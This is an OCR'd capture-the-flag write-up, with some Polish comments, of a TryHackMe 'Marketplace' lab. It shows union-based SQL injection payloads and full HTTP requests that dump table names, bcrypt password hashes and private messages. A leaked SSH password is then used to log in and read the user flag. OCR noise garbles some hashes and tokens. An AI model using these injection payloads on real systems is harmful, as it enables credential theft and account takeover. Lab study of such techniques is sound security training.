
The Marketplace Home | Administration panel | New listing | Messages | Log out

User items,messages,users

User null
ID: items,messages,users

```
UNION SELECT group_concat(column_name),NULL,NULL,NULL FROM
information_schema.columns WHERE table_name='users'--
```

id,isAdministrator,password,username



```
GET /admin?user=
0+UNION+SELECT+group_concat(column_name),NULL,NULL,NULL+FROM+information_schema.colu
mns+WHERE+table_name%3d'users'-- HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```


The Marketplace Home | Administration panel | New listing | Messages | Log out

User id,isAdministrator,password,username

User null
ID: id,isAdministrator,password,username
Is administrator: false
Delete user

wyświetlenie userów

```
UNION SELECT group_concat(username),NULL,NULL,NULL FROM users--
```



```
GET /admin?user=0+UNION+SELECT+group_concat(username),NULL,NULL,NULL+FROM+users--
HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

The Marketplace Home | Administration panel | New listing | Messages | Log out

User admin,jake,michael,system

User null
ID: admin,jake,michael,system
Is administrator: false
Delete user


admin,jake,michael,system

wyświetlenie hasel

```
UNION SELECT group_concat(password),NULL,NULL,NULL FROM users--
```

$2b$10$83pRYaR/d4ZWJVEex.Ixu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW,
$2b10yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q,
$2b10/DkSIJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG,

$2b$10$6ZdpqouVikuJKefMxcgHk.SMg/9gALtYWa7k8ELMjbqfe39jZf61u




```
GET /admin?user=0+UNION+SELECT+group_concat(password),NULL,NULL,NULL+FROM+users--+
HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQelp0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.2
Date: Sun, 06 Aug 2023 10:25:00 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"5dd-Ra1QymZkYdL50CY18MIXYiTdC84"
Content-Length: 1501

<!DOCTYPE html>
<html>
  <head>
    <title>
      User
      $2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW,$2b$10$yaYKN53QQ6
      ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q,$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn
      .VkyLvQ2Tk9p2SDsiVcCRb4ukG,$2b$10$6ZdpqouVikuJKefMxcgHk.SMg/9gALtYWa7k8ELMjbqf
      e39jZf61u
    </title>
    <link rel="stylesheet" href="/stylesheets/style.css" />
  </head>
  <body>
    <nav>
      <b>
        The Marketplace
```

Nie pomogło żadnę z hasel, musziałem wrócić do tabel Tam znalazłem potrzebną informację

```
UNION SELECT group_concat(table_name),NULL,NULL,NULL FROM information_schema.tables
WHERE table_schema='marketplace'--
```




```
GET /admin?user=
0+UNION+SELECT+group_concat(table_name),NULL,NULL,NULL+FROM+information_schema.table
s+WHERE+table_schema%3d'marketplace'--  HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQelp0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

User items,messages,users

User null
ID: items,messages,users
Is administrator: false

```
UNION SELECT group_concat(column_name),NULL,NULL,NULL FROM
information_schema.columns WHERE table_name='messages'--
```




```
GET /admin?user=
0+UNION+SELECT+group_concat(column_name),NULL,NULL,NULL+FROM+information_schema.colu
mns+WHERE+table_name%3d'messages'--  HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQelp0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

User id,is_read,message_content,user_from,user_to

User null
ID: id,is_read,message_content,user_from,user_to
Is administrator: false

```
UNION SELECT group_concat(message_content),NULL,NULL,NULL FROM messages--
```




```
GET /admin?user=
0+UNION+SELECT+group_concat(message_content),NULL,NULL,NULL+FROM+messages--
HTTP/1.1
Host: 10.10.42.220
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.42.220/admin
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImF
kbWluIjp0cnVlLCJpYXQiOjE2OTEzMTExMzd9.HqM5tyVkQe1p0C9LHyonHCP5VnJgmQSorXq7PTv3hX8
Upgrade-Insecure-Requests: 1
If-None-Match: W/"309-49RR9fFYUdtTJ8ufAozvPwdoSUM"
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.2
Date: Sun, 06 Aug 2023 10:38:44 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"f10-ePjmNeKfWtuE5Jdbpi7ld08WHmg"
Content-Length: 3856

<!DOCTYPE html>
<html>
  <head>
    <title>
      User Hello!
      An automated system has detected your SSH password is too weak and needs to be
       changed. You have been generated a new temporary password.
      Your new password is: @b_ENXkGYUCAv3zJ,Thank you for your report. One of our
      admins will evaluate whether the listing you reported breaks our guidelines
      and will get back to you via private message. Thanks for using The
      Marketplace!,Thank you for your report. We have been unable to review the
      listing at this time. Something may be blocking our ability to view it, such
      as alert boxes, which are blocked in our employee&#39;s browsers.,Thank you
      for your report. One of our admins will evaluate whether the listing you
      reported breaks our guidelines and will get back to you via private message.
      Thanks for using The Marketplace!,Thank you for your report. We have reviewed
      the listing and found nothing that violates our rules.,Thank you for your
      report. One of our admins will evaluate whether the listing you reported
      breaks our guidelines and will get back to you via private
    </title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
```

```
Your new password is: @b_ENXkGYUCAv3zJ
```

Tym haslem udało się zalogovać na urzytkownika JAKE



```
jake@the-marketplace:~$ id
uid=1000(jake) gid=1000(jake) groups=1000(jake)
jake@the-marketplace:~$ ls
user.txt
jake@the-marketplace:~$ cat user.txt
THM{c3648ee7af1369676e3e4b15da6dc0b4}
jake@the-marketplace:~$
```

THM{c3648ee7af1369676e3e4b15da6dc0b4}